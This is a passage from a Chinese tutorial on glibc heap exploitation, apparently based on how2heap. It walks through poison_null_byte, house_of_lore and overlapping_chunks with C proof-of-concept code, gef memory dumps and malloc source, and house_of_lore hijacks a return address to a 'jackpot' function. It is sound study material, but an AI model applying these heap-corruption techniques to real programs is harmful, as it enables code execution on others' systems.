0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x0000000000000000    0x0000000000000000
0x603020:    0x0000000000000000    0x0000000000000100  <-- chunk b [be freed]
0x603030:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x603040:    0x0000000000000000    0x0000000000000000
0x603050:    0x0000000000000000    0x0000000000000000
0x603060:    0x0000000000000000    0x0000000000000000
0x603070:    0x0000000000000000    0x0000000000000000
0x603080:    0x0000000000000000    0x0000000000000000
0x603090:    0x0000000000000000    0x0000000000000000
0x6030a0:    0x0000000000000000    0x0000000000000000
0x6030b0:    0x0000000000000000    0x0000000000000000
0x6030c0:    0x0000000000000000    0x0000000000000000
0x6030d0:    0x0000000000000000    0x0000000000000000
0x6030e0:    0x0000000000000000    0x0000000000000000
0x6030f0:    0x0000000000000000    0x0000000000000000
0x603100:    0x0000000000000000    0x0000000000000000
0x603110:    0x0000000000000000    0x0000000000000000
0x603120:    0x0000000000000100    0x0000000000000000      <-- fake c.prev_size
0x603130:    0x0000000000000110    0x0000000000000090  <-- chunk c
0x603140:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603020, bk=0x603020
 →   Chunk(addr=0x603030, size=0x100, flags=)
```

这时，根据我们上一篇文字中讲到的计算方法：

- `chunksize(P) == *((size_t*)(b-0x8)) & (~ 0x7) == 0x100`
- `prev_size (next_chunk(P)) == *(size_t*)(b-0x10 + 0x100) == 0x100`

可以成功绕过检查。另外 unsorted bin 中的 chunk 大小也变成了 0x100。

接下来随意分配两个 chunk，malloc 会从 unsorted bin 中划出合适大小的内存返回给用户：

```
gef➤  x/42gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x0000000000000000    0x0000000000000000
0x603020:    0x0000000000000000    0x0000000000000091  <-- chunk b1  <-- fake
chunk b
0x603030:    0x4141414141414141    0x4141414141414141
0x603040:    0x4141414141414141    0x4141414141414141
0x603050:    0x4141414141414141    0x4141414141414141
0x603060:    0x4141414141414141    0x4141414141414141
0x603070:    0x4141414141414141    0x4141414141414141
0x603080:    0x4141414141414141    0x4141414141414141
0x603090:    0x4141414141414141    0x4141414141414141
0x6030a0:    0x4141414141414141    0x4141414141414141
0x6030b0:    0x0000000000000000    0x0000000000000051  <-- chunk b2  <-- 'victim'
chunk
0x6030c0:    0x4141414141414141    0x4141414141414141
0x6030d0:    0x4141414141414141    0x4141414141414141
0x6030e0:    0x4141414141414141    0x4141414141414141
0x6030f0:    0x4141414141414141    0x4141414141414141
0x603100:    0x0000000000000000    0x0000000000000021  <-- unsorted bin
0x603110:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x603120:    0x0000000000000020    0x0000000000000000      <-- fake c.prev_size
0x603130:    0x0000000000000110    0x0000000000000090  <-- chunk c
0x603140:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603100, bk=0x603100
 →   Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)
```

这里有个很有趣的东西，分配堆块后，发生变化的是 fake c.prev_size，而不是 c.prev_size。所以 chunk c 依然认为 chunk b 的地方有一个大小为 0x110 的 free chunk。但其实这片内存已经被分配给了 chunk b1。

接下来是见证奇迹的时刻，我们知道，两个相邻的 small chunk 被释放后会被合并在一起。首先释放 chunk b1，伪造出 fake chunk b 是 free chunk 的样子。然后释放 chunk c，这时程序会发现 chunk c 的前一个 chunk 是一个 free chunk，然后就将它们合并在了一起，并从 unsorted bin 中取出来合并进了 top chunk。可怜的 chunk 2 位于 chunk b1 和 chunk c 之间，被直接无视了，现在 malloc 认为这整块区域都是未分配的，新的 top chunk 指针已经说明了一切。

```
gef➤  x/42gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x0000000000000000    0x0000000000000000
0x603020:    0x0000000000000000    0x0000000000020fe1  <-- top chunk
0x603030:    0x0000000000603100    0x00007ffff7dd1b78
0x603040:    0x4141414141414141    0x4141414141414141
0x603050:    0x4141414141414141    0x4141414141414141
0x603060:    0x4141414141414141    0x4141414141414141
0x603070:    0x4141414141414141    0x4141414141414141
```

```
0x603080:    0x4141414141414141    0x4141414141414141
0x603090:    0x4141414141414141    0x4141414141414141
0x6030a0:    0x4141414141414141    0x4141414141414141
0x6030b0:    0x0000000000000090    0x0000000000000050  <-- chunk b2  <-- 'victim'
chunk
0x6030c0:    0x4141414141414141    0x4141414141414141
0x6030d0:    0x4141414141414141    0x4141414141414141
0x6030e0:    0x4141414141414141    0x4141414141414141
0x6030f0:    0x4141414141414141    0x4141414141414141
0x603100:    0x0000000000000000    0x0000000000000021  <-- unsorted bin
0x603110:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x603120:    0x0000000000000020    0x0000000000000000
0x603130:    0x0000000000000110    0x0000000000000090
0x603140:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603100, bk=0x603100
 →   Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)
```

chunk 合并的过程如下，首先该 chunk 与前一个 chunk 合并，然后检查下一个 chunk 是否为 top chunk，如果不是，将合并后的 chunk 放回 unsorted bin 中，否则，合并进 top chunk：

```
    /* consolidate backward */
    if (!prev_inuse(p)) {
      prevsize = p->prev_size;
      size += prevsize;
      p = chunk_at_offset(p, -((long) prevsize));
      unlink(av, p, bck, fwd);
    }

    if (nextchunk != av->top) {
    /*
  Place the chunk in unsorted chunk list. Chunks are
  not placed into regular bins until after they have
  been given one chance to be used in malloc.
    */
      [...]
    }

    /*
      If the chunk borders the current high end of memory,
      consolidate into top
    */

    else {
      size += nextsize;
      set_head(p, size | PREV_INUSE);
      av->top = p;
      check_chunk(av, p);
    }
```

接下来，申请一块大空间，大到可以把 chunk b2 包含进来，这样 chunk b2 就完全被我们控制了。

```
gef➤  x/42gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x0000000000000000    0x0000000000000000
```

```
0x603020:    0x0000000000000000    0x0000000000000121  <-- chunk d
0x603030:    0x4242424242424242    0x4242424242424242
0x603040:    0x4242424242424242    0x4242424242424242
0x603050:    0x4242424242424242    0x4242424242424242
0x603060:    0x4242424242424242    0x4242424242424242
0x603070:    0x4242424242424242    0x4242424242424242
0x603080:    0x4242424242424242    0x4242424242424242
0x603090:    0x4242424242424242    0x4242424242424242
0x6030a0:    0x4242424242424242    0x4242424242424242
0x6030b0:    0x4242424242424242    0x4242424242424242  <-- chunk b2  <-- 'victim'
chunk
0x6030c0:    0x4242424242424242    0x4242424242424242
0x6030d0:    0x4242424242424242    0x4242424242424242
0x6030e0:    0x4141414141414141    0x4141414141414141
0x6030f0:    0x4141414141414141    0x4141414141414141
0x603100:    0x0000000000000000    0x0000000000000021  <-- small bins
0x603110:    0x00007ffff7dd1b88    0x00007ffff7dd1b88      <-- fd, bk pointer
0x603120:    0x0000000000000020    0x0000000000000000
0x603130:    0x0000000000000110    0x0000000000000090
0x603140:    0x0000000000000000    0x0000000000020ec1  <-- top chunk
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x603100, bk=0x603100
 →   Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)
```

还有个事情值得注意，在分配 chunk d 时，由于在 unsorted bin 中没有找到适合的 chunk，malloc 就将 unsorted bin 中的 chunk 都整理回各自的 bins 中了，这里就是 small bins。

最后，继续看 libc-2.26 上的情况，还是一样的，处理好 tchache 就可以了，把两种大小的 tcache bin 都占满。

heap-buffer-overflow，但不知道为什么，加了内存检测参数后，real size 只能是正常的 0x10 了。

```
$ gcc -fsanitize=address -g poison_null_byte.c
$ ./a.out
We allocate 0x10 bytes for 'a': 0x60200000eff0
'real' size of 'a': 0x10
b: 0x611000009f00
c: 0x60c00000bf80
=================================================================
==2369==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x611000009ef8
at pc 0x000000400be0 bp 0x7ffe7826e9a0 sp 0x7ffe7826e990
READ of size 8 at 0x611000009ef8 thread T0
    #0 0x400bdf in main /home/firmy/how2heap/poison_null_byte.c:22
    #1 0x7f47d8fe382f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
    #2 0x400978 in _start (/home/firmy/how2heap/a.out+0x400978)

0x611000009ef8 is located 8 bytes to the left of 256-byte region
[0x611000009f00,0x61100000a000)
allocated by thread T0 here:
    #0 0x7f47d94256d2 in malloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x986d2)
    #1 0x400af1 in main /home/firmy/how2heap/poison_null_byte.c:15
    #2 0x7f47d8fe382f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
```

house_of_lore

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

void jackpot(){ puts("Nice jump d00d"); exit(0); }

int main() {
    intptr_t *victim = malloc(0x80);
    memset(victim, 'A', 0x80);
    void *p5 = malloc(0x10);
    memset(p5, 'A', 0x10);
    intptr_t *victim_chunk = victim - 2;
    fprintf(stderr, "Allocated the victim (small) chunk: %p\n", victim);

    intptr_t* stack_buffer_1[4] = {0};
    intptr_t* stack_buffer_2[3] = {0};
    stack_buffer_1[0] = 0;
    stack_buffer_1[2] = victim_chunk;
    stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
    stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
    fprintf(stderr, "stack_buffer_1: %p\n", (void*)stack_buffer_1);
    fprintf(stderr, "stack_buffer_2: %p\n\n", (void*)stack_buffer_2);

    free((void*)victim);
    fprintf(stderr, "Freeing the victim chunk %p, it will be inserted in the
unsorted bin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    void *p2 = malloc(0x100);
    fprintf(stderr, "Malloc a chunk that can't be handled by the unsorted bin,
nor the SmallBin: %p\n", p2);
    fprintf(stderr, "The victim chunk %p will be inserted in front of the
SmallBin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    victim[1] = (intptr_t)stack_buffer_1;
    fprintf(stderr, "Now emulating a vulnerability that can overwrite the
victim->bk pointer\n");

    void *p3 = malloc(0x40);
    char *p4 = malloc(0x80);
    memset(p4, 'A', 0x10);
    fprintf(stderr, "This last malloc should return a chunk at the position
injected in bin->bk: %p\n", p4);
    fprintf(stderr, "The fd pointer of stack_buffer_2 has changed: %p\n\n",
stack_buffer_2[2]);

    intptr_t sc = (intptr_t)jackpot;
    memcpy((p4+40), &sc, 8);
}
$ gcc -g house_of_lore.c
$ ./a.out
```

```
Allocated the victim (small) chunk: 0x1b2e010
stack_buffer_1: 0x7ffe5c570350
stack_buffer_2: 0x7ffe5c570330

Freeing the victim chunk 0x1b2e010, it will be inserted in the unsorted bin
victim->fd: 0x7f239d4c9b78
victim->bk: 0x7f239d4c9b78

Malloc a chunk that can't be handled by the unsorted bin, nor the SmallBin:
0x1b2e0c0
The victim chunk 0x1b2e010 will be inserted in front of the SmallBin
victim->fd: 0x7f239d4c9bf8
victim->bk: 0x7f239d4c9bf8

Now emulating a vulnerability that can overwrite the victim->bk pointer
This last malloc should return a chunk at the position injected in bin->bk:
0x7ffe5c570360
The fd pointer of stack_buffer_2 has changed: 0x7f239d4c9bf8

Nice jump d00d
```

在前面的技术中，我们已经知道怎样去伪造一个 fake chunk，接下来，我们要尝试伪造一条 small bins 链。

首先创建两个 chunk，第一个是我们的 victim chunk，请确保它是一个 small chunk，第二个随意，只是为了确保在 free 时 victim chunk 不会被合并进 top chunk 里。然后，在栈上伪造两个 fake chunk，让 fake chunk 1 的 fd 指向 victim chunk，bk 指向 fake chunk 2；fake chunk 2 的 fd 指向 fake chunk 1，这样一个 small bin 链就差不多了：

```
gef➤  x/26gx victim-2
0x603000:    0x0000000000000000    0x0000000000000091  <-- victim chunk
0x603010:    0x4141414141414141    0x4141414141414141
0x603020:    0x4141414141414141    0x4141414141414141
0x603030:    0x4141414141414141    0x4141414141414141
0x603040:    0x4141414141414141    0x4141414141414141
0x603050:    0x4141414141414141    0x4141414141414141
0x603060:    0x4141414141414141    0x4141414141414141
0x603070:    0x4141414141414141    0x4141414141414141
0x603080:    0x4141414141414141    0x4141414141414141
0x603090:    0x0000000000000000    0x0000000000000021  <-- chunk p5
0x6030a0:    0x4141414141414141    0x4141414141414141
0x6030b0:    0x0000000000000000    0x0000000000020f51  <-- top chunk
0x6030c0:    0x0000000000000000    0x0000000000000000
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:    0x0000000000000000    0x0000000000000000  <-- fake chunk 2
0x7fffffffdc40:    0x00007fffffffdc50    0x0000000000400aed      <-- fd->fake
chunk 1
0x7fffffffdc50:    0x0000000000000000    0x0000000000000000  <-- fake chunk 1
0x7fffffffdc60:    0x0000000000603000    0x00007fffffffdc30      <-- fd->victim
chunk, bk->fake chunk 2
0x7fffffffdc70:    0x00007fffffffdd60    0x7c008088c400bc00
```

molloc 中对于 small bin 链表的检查是这样的：

```
          [...]
```

```
          else
            {
              bck = victim->bk;
    if (__glibc_unlikely (bck->fd != victim))
              {
                errstr = "malloc(): smallbin double linked list corrupted";
                goto errout;
              }
              set_inuse_bit_at_offset (victim, nb);
              bin->bk = bck;
              bck->fd = bin;

              [...]
```

即检查 bin 中第二块的 bk 指针是否指向第一块，来发现对 small bins 的破坏。为了绕过这个检查，所以才需要同时伪造 bin 中的前 2 个 chunk。

接下来释放掉 victim chunk，它会被放到 unsoted bin 中，且 fd/bk 均指向 unsorted bin 的头部：

```
gef➤  x/26gx victim-2
0x603000:    0x0000000000000000    0x0000000000000091  <-- victim chunk [be
freed]
0x603010:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x603020:    0x4141414141414141    0x4141414141414141
0x603030:    0x4141414141414141    0x4141414141414141
0x603040:    0x4141414141414141    0x4141414141414141
0x603050:    0x4141414141414141    0x4141414141414141
0x603060:    0x4141414141414141    0x4141414141414141
0x603070:    0x4141414141414141    0x4141414141414141
0x603080:    0x4141414141414141    0x4141414141414141
0x603090:    0x0000000000000090    0x0000000000000020  <-- chunk p5
0x6030a0:    0x4141414141414141    0x4141414141414141
0x6030b0:    0x0000000000000000    0x0000000000020f51  <-- top chunk
0x6030c0:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603000, bk=0x603000
 →   Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE)
```

这时，申请一块大的 chunk，只需要大到让 malloc 在 unsorted bin 中找不到合适的就可以了。这样原本在 unsorted bin 中的 chunk，会被整理回各自的所属的 bins 中，这里就是 small bins：

```
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[8]: fw=0x603000, bk=0x603000
 →   Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE)
```

接下来是最关键的一步，假设存在一个漏洞，可以让我们修改 victim chunk 的 bk 指针。那么就修改 bk 让它指向我们在栈上布置的 fake small bin：

```
gef➤  x/26gx victim-2
0x603000:    0x0000000000000000    0x0000000000000091  <-- victim chunk [be
freed]
0x603010:    0x00007ffff7dd1bf8    0x00007fffffffdc50      <-- bk->fake chunk 1
0x603020:    0x4141414141414141    0x4141414141414141
0x603030:    0x4141414141414141    0x4141414141414141
```

```
0x603040:    0x4141414141414141    0x4141414141414141
0x603050:    0x4141414141414141    0x4141414141414141
0x603060:    0x4141414141414141    0x4141414141414141
0x603070:    0x4141414141414141    0x4141414141414141
0x603080:    0x4141414141414141    0x4141414141414141
0x603090:    0x0000000000000090    0x0000000000000020  <-- chunk p5
0x6030a0:    0x4141414141414141    0x4141414141414141
0x6030b0:    0x0000000000000000    0x0000000000000111  <-- chunk p2
0x6030c0:    0x0000000000000000    0x0000000000000000
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:    0x0000000000000000    0x0000000000000000  <-- fake chunk 2
0x7fffffffdc40:    0x00007fffffffdc50    0x0000000000400aed      <-- fd->fake
chunk 1
0x7fffffffdc50:    0x0000000000000000    0x0000000000000000  <-- fake chunk 1
0x7fffffffdc60:    0x0000000000603000    0x00007fffffffdc30     <-- fd->victim
chunk, bk->fake chunk 2
0x7fffffffdc70:    0x00007fffffffdd60    0x7c008088c400bc00
```

我们知道 small bins 是先进后出的，节点的增加发生在链表头部，而删除发生在尾部。这时整条链是这样的：

```
HEAD(undefined) <-> fake chunk 2 <-> fake chunk 1 <-> victim chunk <-> TAIL

fd: ->
bk: <-
```

fake chunk 2 的 bk 指向了一个未定义的地址，如果能通过内存泄露等手段，拿到 HEAD 的地址并填进去，整条链就闭合了。当然这里完全没有必要这么做。

接下来的第一个 malloc，会返回 victim chunk 的地址，如果 malloc 的大小正好等于 victim chunk 的大小，那么情况会简单一点。但是这里我们不这样做，malloc 一个小一点的地址，可以看到，malloc 从 small bin 里取出了末尾的 victim chunk，切了一块返回给 chunk p3，然后把剩下的部分放回到了 unsorted bin。同时 small bin 变成了这样：

```
HEAD(undefined) <-> fake chunk 2 <-> fake chunk 1 <-> TAIL
gef➤  x/26gx victim-2
0x603000:    0x0000000000000000    0x0000000000000051  <-- chunk p3
0x603010:    0x00007ffff7dd1bf8    0x00007fffffffdc50
0x603020:    0x4141414141414141    0x4141414141414141
0x603030:    0x4141414141414141    0x4141414141414141
0x603040:    0x4141414141414141    0x4141414141414141
0x603050:    0x4141414141414141    0x0000000000000041  <-- unsorted bin
0x603060:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x603070:    0x4141414141414141    0x4141414141414141
0x603080:    0x4141414141414141    0x4141414141414141
0x603090:    0x0000000000000040    0x0000000000000020  <-- chunk p5
0x6030a0:    0x4141414141414141    0x4141414141414141
0x6030b0:    0x0000000000000000    0x0000000000000111  <-- chunk p2
0x6030c0:    0x0000000000000000    0x0000000000000000
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:    0x0000000000000000    0x0000000000000000  <-- fake chunk 2
0x7fffffffdc40:    0x00007fffffffdc50    0x0000000000400aed      <-- fd->fake
chunk 1
0x7fffffffdc50:    0x0000000000000000    0x0000000000000000  <-- fake chunk 1
0x7fffffffdc60:    0x00007ffff7dd1bf8    0x00007fffffffdc30      <-- fd->TAIL,
bk->fake chunk 2
```

```
0x7fffffffdc70:    0x00007fffffffdd60    0x7c008088c400bc00
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603050, bk=0x603050
 →   Chunk(addr=0x603060, size=0x40, flags=PREV_INUSE)
```

最后，再次 malloc 将返回 fake chunk 1 的地址，地址在栈上且我们能够控制。同时 small bin 变成这样：

```
HEAD(undefined) <-> fake chunk 2 <-> TAIL
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:    0x0000000000000000    0x0000000000000000  <-- fake chunk 2
0x7fffffffdc40:    0x00007ffff7dd1bf8    0x0000000000400aed      <-- fd->TAIL
0x7fffffffdc50:    0x0000000000000000    0x0000000000000000  <-- chunk 4
0x7fffffffdc60:    0x4141414141414141    0x4141414141414141
0x7fffffffdc70:    0x00007fffffffdd60    0x7c008088c400bc00
```

于是我们就成功地骗过了 malloc 在栈上分配了一个 chunk。

最后再想一下，其实最初的 victim chunk 使用 fast chunk 也是可以的，其释放后虽然是被加入到 fast bins 中，而不是 unsorted bin，但 malloc 之后，也会被整理到 small bins 里。自行尝试吧。

heap-use-after-free，所以上面我们用于修改 bk 指针的漏洞，应该就是一个 UAF 吧，当然溢出也是可以的：

```
$ gcc -fsanitize=address -g house_of_lore.c
$ ./a.out
Allocated the victim (small) chunk: 0x60c00000bf80
stack_buffer_1: 0x7ffd1fbc5cd0
stack_buffer_2: 0x7ffd1fbc5c90

Freeing the victim chunk 0x60c00000bf80, it will be inserted in the unsorted bin
=================================================================
==6034==ERROR: AddressSanitizer: heap-use-after-free on address 0x60c00000bf80 at
pc 0x000000400eec bp 0x7ffd1fbc5bf0 sp 0x7ffd1fbc5be0
READ of size 8 at 0x60c00000bf80 thread T0
    #0 0x400eeb in main /home/firmy/how2heap/house_of_lore.c:27
    #1 0x7febee33c82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
    #2 0x400b38 in _start (/home/firmy/how2heap/a.out+0x400b38)
```

最后再给一个 libc-2.27 版本的：

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

void jackpot(){ puts("Nice jump d00d"); exit(0); }

int main() {
    intptr_t *victim = malloc(0x80);

    // fill the tcache
    int *a[10];
    int i;
```

```
    for (i = 0; i < 7; i++) {
        a[i] = malloc(0x80);
    }
    for (i = 0; i < 7; i++) {
        free(a[i]);
    }

    memset(victim, 'A', 0x80);
    void *p5 = malloc(0x10);
    memset(p5, 'A', 0x10);
    intptr_t *victim_chunk = victim - 2;
    fprintf(stderr, "Allocated the victim (small) chunk: %p\n", victim);

    intptr_t* stack_buffer_1[4] = {0};
    intptr_t* stack_buffer_2[6] = {0};
    stack_buffer_1[0] = 0;
    stack_buffer_1[2] = victim_chunk;
    stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
    stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
    stack_buffer_2[3] = (intptr_t*)stack_buffer_1;    // 3675 bck->fd = bin;

    fprintf(stderr, "stack_buffer_1: %p\n", (void*)stack_buffer_1);
    fprintf(stderr, "stack_buffer_2: %p\n\n", (void*)stack_buffer_2);

    free((void*)victim);
    fprintf(stderr, "Freeing the victim chunk %p, it will be inserted in the
unsorted bin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    void *p2 = malloc(0x100);
    fprintf(stderr, "Malloc a chunk that can't be handled by the unsorted bin,
nor the SmallBin: %p\n", p2);
    fprintf(stderr, "The victim chunk %p will be inserted in front of the
SmallBin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    victim[1] = (intptr_t)stack_buffer_1;
    fprintf(stderr, "Now emulating a vulnerability that can overwrite the
victim->bk pointer\n");

    void *p3 = malloc(0x40);

    // empty the tcache
    for (i = 0; i < 7; i++) {
        a[i] = malloc(0x80);
    }

    char *p4 = malloc(0x80);
    memset(p4, 'A', 0x10);
    fprintf(stderr, "This last malloc should return a chunk at the position
injected in bin->bk: %p\n", p4);
    fprintf(stderr, "The fd pointer of stack_buffer_2 has changed: %p\n\n",
stack_buffer_2[2]);

    intptr_t sc = (intptr_t)jackpot;
    memcpy((p4+0xa8), &sc, 8);
```

```
}
$ gcc -g house_of_lore.c
$ ./a.out
Allocated the victim (small) chunk: 0x55674d75f260
stack_buffer_1: 0x7ffff71fb1d0
stack_buffer_2: 0x7ffff71fb1f0

Freeing the victim chunk 0x55674d75f260, it will be inserted in the unsorted bin
victim->fd: 0x7f1eba392b00
victim->bk: 0x7f1eba392b00

Malloc a chunk that can't be handled by the unsorted bin, nor the SmallBin:
0x55674d75f700
The victim chunk 0x55674d75f260 will be inserted in front of the SmallBin
victim->fd: 0x7f1eba392b80
victim->bk: 0x7f1eba392b80

Now emulating a vulnerability that can overwrite the victim->bk pointer
This last malloc should return a chunk at the position injected in bin->bk:
0x7ffff71fb1e0
The fd pointer of stack_buffer_2 has changed: 0x7ffff71fb1e0

Nice jump d00d
```

overlapping_chunks

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

int main() {
    intptr_t *p1,*p2,*p3,*p4;

    p1 = malloc(0x90 - 8);
    p2 = malloc(0x90 - 8);
    p3 = malloc(0x80 - 8);
    memset(p1, 'A', 0x90 - 8);
    memset(p2, 'A', 0x90 - 8);
    memset(p3, 'A', 0x80 - 8);
    fprintf(stderr, "Now we allocate 3 chunks on the heap\n");
    fprintf(stderr, "p1=%p\np2=%p\np3=%p\n\n", p1, p2, p3);

    free(p2);
    fprintf(stderr, "Freeing the chunk p2\n");

    int evil_chunk_size = 0x111;
    int evil_region_size = 0x110 - 8;
    *(p2-1) = evil_chunk_size; // Overwriting the "size" field of chunk p2
    fprintf(stderr, "Emulating an overflow that can overwrite the size of the
chunk p2.\n\n");

    p4 = malloc(evil_region_size);
    fprintf(stderr, "p4: %p ~ %p\n", p4, p4+evil_region_size);
    fprintf(stderr, "p3: %p ~ %p\n", p3, p3+0x80);

    fprintf(stderr, "\nIf we memset(p4, 'B', 0xd0), we have:\n");
```

```
    memset(p4, 'B', 0xd0);
    fprintf(stderr, "p4 = %s\n", (char *)p4);
    fprintf(stderr, "p3 = %s\n", (char *)p3);

    fprintf(stderr, "\nIf we memset(p3, 'C', 0x50), we have:\n");
    memset(p3, 'C', 0x50);
    fprintf(stderr, "p4 = %s\n", (char *)p4);
    fprintf(stderr, "p3 = %s\n", (char *)p3);
}
$ gcc -g overlapping_chunks.c
$ ./a.out
Now we allocate 3 chunks on the heap
p1=0x1e2b010
p2=0x1e2b0a0
p3=0x1e2b130

Freeing the chunk p2
Emulating an overflow that can overwrite the size of the chunk p2.

p4: 0x1e2b0a0 ~ 0x1e2b8e0
p3: 0x1e2b130 ~ 0x1e2b530

If we memset(p4, 'B', 0xd0), we have:
p4 =
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAa
p3 =
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa

If we memset(p3, 'C', 0x50), we have:
p4 =
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAa
p3 =
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
```

这个比较简单，就是堆块重叠的问题。通过一个溢出漏洞，改写 unsorted bin 中空闲堆块的 size，改变下一次 malloc 可以返回的堆块大小。

首先分配三个堆块，然后释放掉中间的一个：

```
gef➤  x/60gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000091  <-- chunk 1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0x4141414141414141
0x602030:    0x4141414141414141    0x4141414141414141
0x602040:    0x4141414141414141    0x4141414141414141
0x602050:    0x4141414141414141    0x4141414141414141
0x602060:    0x4141414141414141    0x4141414141414141
0x602070:    0x4141414141414141    0x4141414141414141
0x602080:    0x4141414141414141    0x4141414141414141
```

```
0x602090:    0x4141414141414141    0x0000000000000091  <-- chunk 2 [be freed]
0x6020a0:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x6020b0:    0x4141414141414141    0x4141414141414141
0x6020c0:    0x4141414141414141    0x4141414141414141
0x6020d0:    0x4141414141414141    0x4141414141414141
0x6020e0:    0x4141414141414141    0x4141414141414141
0x6020f0:    0x4141414141414141    0x4141414141414141
0x602100:    0x4141414141414141    0x4141414141414141
0x602110:    0x4141414141414141    0x4141414141414141
0x602120:    0x0000000000000090    0x0000000000000080  <-- chunk 3
0x602130:    0x4141414141414141    0x4141414141414141
0x602140:    0x4141414141414141    0x4141414141414141
0x602150:    0x4141414141414141    0x4141414141414141
0x602160:    0x4141414141414141    0x4141414141414141
0x602170:    0x4141414141414141    0x4141414141414141
0x602180:    0x4141414141414141    0x4141414141414141
0x602190:    0x4141414141414141    0x4141414141414141
0x6021a0:    0x4141414141414141    0x0000000000020e61  <-- top chunk
0x6021b0:    0x0000000000000000    0x0000000000000000
0x6021c0:    0x0000000000000000    0x0000000000000000
0x6021d0:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602090, bk=0x602090
 →   Chunk(addr=0x6020a0, size=0x90, flags=PREV_INUSE)
```

chunk 2 被放到了 unsorted bin 中，其 size 值为 0x90。

接下来，假设我们有一个溢出漏洞，可以改写 chunk 2 的 size 值，比如这里我们将其改为 0x111，也就是原本 chunk 2 和 chunk 3 的大小相加，最后一位是 1 表示 chunk 1 是在使用的，其实有没有都无所谓。

```
gef➤  heap bins unsorted
